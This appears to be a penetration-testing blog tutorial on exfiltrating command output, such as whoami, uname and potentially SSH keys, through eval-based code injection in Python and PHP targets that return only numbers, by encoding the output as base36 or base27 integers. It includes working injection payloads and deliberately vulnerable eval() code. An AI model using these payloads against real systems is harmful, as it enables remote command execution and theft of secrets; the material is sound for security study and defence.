exfiltration using numeric-only outputs
after identifying a code-injection vulnerability, we always want to look around inside the compromised system. most of the time, we can access the output of our injections in a relatively straight-forward manner - it is either reflected directly in the response or we can fetch it using out-of-band channels like http or dns.
now let’s consider a restricted setting:
- our target does not reflect the output
- it handles the errors perfectly
- any external traffic is blocked
- we can’t use timing
- it only returns valid numeric values.
this scenario is not entirely far-fetched. systems which perform numeric calculations or parse user-defined formulas might evaluate inputs in an unsafe way and return the results if they are well-formed decimal numbers. consider the following simple calculator in python:
import sys
res = eval(sys.argv[1])
try:
  print(int(res))
except:
  print('error: invalid number')
the above code is vulnerable to code injection, as it passes user input directly into the eval() function without validating it first. attacking this code is quite easy, but getting the output of our injected code is not.
$ python3 calculator.py '__import__("os").popen("whoami").read().strip()'
error: invalid number
we can successfully exploit this vulnerability to execute shellcode, but in our scenario it does not gain us anything if we can’t see what it returns.
base conversion to rescue
to circumvent this restriction, we can use alternative number encodings to get our outputs. pretty much all programming languages support base conversion into arbitrary bases up to base 36 out of the box.
this particular encoding is very helpful, as it consists of all alphanumeric characters ([a-z0-9]). the encoding is case insensitive, so we don’t have to worry about conversion.
$ python3 calculator.py 'int(__import__("os").popen("whoami").read().strip(),36)'
24596002259
the above code takes the result of our command call whoami and treats it as a base36 encoded integer. using the int(…,36) function we can decode it and return it in the valid, decimal notation.
(24596002259).toString(36)
turning it back into an alphanumeric string is easy and can be done directly in the browser console using the above javascript code.
no tan rapido
this approach works for simple alphanumeric outputs, but we will run into difficulties when we try running commands which yield other characters. the base conversion functions will fail if there are any non-alphanumeric characters in the command output.
$ python3 calculator.py 'int(__import__("os").popen("uname -nr").read().strip(),36)'
Traceback (most recent call last):
  File "calculator.py", line 3, in <module>
    res = eval(sys.argv[1])
          ^^^^^^^^^^^^^^^^^
  File "<string>", line 1, in <module>
ValueError: invalid literal for int() with base 36: 'server 6.1.0-41-amd64'
we can fix this by pre-processing the output before we place it inside the int() function. since the eval() function only accepts a single python expression, we must get creative.
i found that the most elegant approach to sanitize our outputs is to use translations. this construct allows for substituting a charset by an other charset.
>>> "server 6.1.0-41-amd64".translate(str.maketrans("",""," .-"))
'server61041amd64'
in our case, rather than substituting the problematic characters, we can simply remove them. sure, that way we lose some information, however this does not pose a problem in most cases. the output can still be clearly understood even without whitespace and dots.
output.translate(str.maketrans('','',''.join(chr(i) for i in range(256) if not chr(i).isalnum()))
if we don’t know which invalid characters may be present in the output, we can extend the translation to include all non-alphanumeric characters. for the above example we also can use the string library to get all non-alphanumeric characters, but i find this variant more elegant.
putting all together we get:
$ python3 calculator.py 'int(__import__("os").popen("uname -a").read().strip().translate(str.maketrans("","","".join(chr(i) for i in range(256) if not chr(i).isalnum()))),36)'
6765310492546531541966212226421991996381531202388266678439060114867194849142641076081629858154849963319353222729
now try to decode the above number in the browser console using the javascript code i provided before.
when does it end?
if you tried decoding the numeric payload using javascript you noticed that it doesn’t work.
> (67...29).toString(36)
'linuxservds0000000000000000000000000000000000000000000000000000000000000'
the reason for that is the integer size limit in javascript. i found that python is an outlier when it comes to allowed integer sizes - it allows for pretty much arbitrarily big numbers. most other languages cap either at 32 or 64 bits.
>>> int('9'*4301)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ValueError: Exceeds the limit (4300 digits) for integer string conversion: value has 4301 digits; use sys.set_int_max_str_digits() to increase the limit
in python, the maximum integer size is actually limited by the number of digits and is set to 4300 by default. while we can disable this limitation, for most cases we will not need to.
>>> int('z'*2763,36)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ValueError: Exceeds the limit (4300 digits) for integer string conversion; use sys.set_int_max_str_digits() to increase the limit
>>> int('z'*2762,36)
3217415274299794901785....
the biggest 4300-digit number can represent log_2(99…99) = 14284.29 bits of information. each digit in base36 can store log_2(36) = 5.17 bits of information. to get the maximum length of an alphanumeric string which can be converted to decimal using base36, we must divide the maximum information capacity of the biggest integer by how much information each base36 digit can store. the result is 14284.29/5.17 = 2762, so over 2kb. this is how much alphanumeric data we can exfiltrate using decimal numbers in python.
$ wc -c .ssh/id_rsa
2610 .ssh/id_rsa
it is more than enough for basic system enumeration and exfiltration.
crunching the numbers
in some cases, we can maximize our information output by using a smaller base.
if we can assume that outputs of our commands will not yield any relevant numeric characters, we can ignore them and ‘shift’ our alphabet to the left. sometimes just the letters of some system information like the hostname or the username can be descriptive enough. when we reduce mail-srv-01 to mailsrv we still know the purpose of that machine.
in such case, instead of base36 we can use base27 and encode our command outputs as follows:
- the first nine letters of the alphabet
a-iare represented as1-9 - all letters afterwards are represented by the 9th letter before
j → a,k → band so on - our new alphabet ends with the letter
q
>>> ''.join(chr(ord(CHAR)-(9 if ord(CHAR)>105 else 48)) for CHAR in "mailsrv")
'd19cjim'
the above python code translates a string into the minimized base27 alphabet.
now the amount of information one character can store changed from log_2(36) = 5.17 to log_2(27) = 4.75 . this might sound like an disadvantage, but this actually helps us. this reduction in the alphabet size allows for less information-dense conversions. using this trade-off we can exfiltrate longer strings
if we only have 64 bits:
- with base36 the maximum output length equals
64/5.17 = 12 - with base27 the maximum output length equals
64/4.75 = 13
this means that at the very least we can exfiltrate one more character by using base27 instead of base36.
>>> int('d19cjim',27)
5055848788
>>> int('mailsrv',36)
48525123307
this practical example shows the difference between the decoded numeric values between the two bases. the word mailsrv was encoded using base27 and base36 respectively and the numeric value of the first encoding is almost ten times greater.
this is the reason why base27 is more expressive for letter-only strings - it is shifted by ten characters to the left.
don’t count on php
similar code-injection vulnerabilities can arise when using the eval function in php:
<?php
$output = eval("return ".$_GET["input"].";");
echo intval($output);
?>
while in that particular case, if we called the system() function, its output would still be present in the response, we pretend that it isn’t.
small numbers
generally, php suffers from the same limitation as javascript - integers are capped at 64 bits.

we can still use our encoding shenanigans to convert alphanumeric outputs into decimal numbers. surprisingly, i found the implementation of our process easier and more elegant than in python:
- first, non-alphanumeric characters can be removed using
preg_replace

- then, we can convert our result into base36 using
base_convert

furthermore, we can also implement our base27 translation. again, i find the implementation in php easier and more elegant.
- the php-equivalent for python translations is
preg_replace_callback. using this function allows us to manipulate every single matched regex character and apply our left-shifting formula

putting everything together yields:

all of the above php code was run in https://psysh.org/
a more precise apprach
in some cases, php might allow us to use higher precision numerical values. consider the following simple calculator:
<?php
$output = eval("return ".$_GET["input"].";");
if (preg_match("/\d+/", $output)){
    echo $output;
}
?>
again, the unsafe usage of eval() creates a code-injection vulnerability. the difference here is that we are not validating the output using intval(). instead we use preg_match() to check if the returned value consists of only numbers. this code is prone to decimal-based exfiltration and allows us to exfiltrate even more information from the system.

using intval() to check if our output is an integer, restricts the numeric value to 64 bits. not validating the length of our integer allows us to use the binary calculation functions - we can use arbitrarily large numbers.

this sets us in a similar position as we were with big numbers in python. using bcadd and bcmul to merge our chunked data, we can construct arbitrary large numbers consisting of multiple base36 decodings. our shortened base27 alphabet is not useful anymore, since we have aren’t limited by the length of our integers.

we know that the maximum integer length, which the base_convert function can return is 19, since that is the length of the biggest 64bit integer. to concatinate two decoded base36 integers, we need to offset them by 19+1 positions, such that they don’t overlap and simply add them together

decoding our concatinated data is trivial and can be done with the above cyberchef recipe. we simply must split the chunks after 19 positions and convert to base36.
conclusion
it is possible to encode alphanumeric values into decimal numbers. using bases like base36 or base27, which most programming languages support out-of-the-box, can help us exfiltrate some data if we can only work with well-formed decimals. the amount of data we can exfiltrate using that way depends on the programming language and how that integer is validated. for systems using 64bit integers, it is at least 12 alphanumeric characters.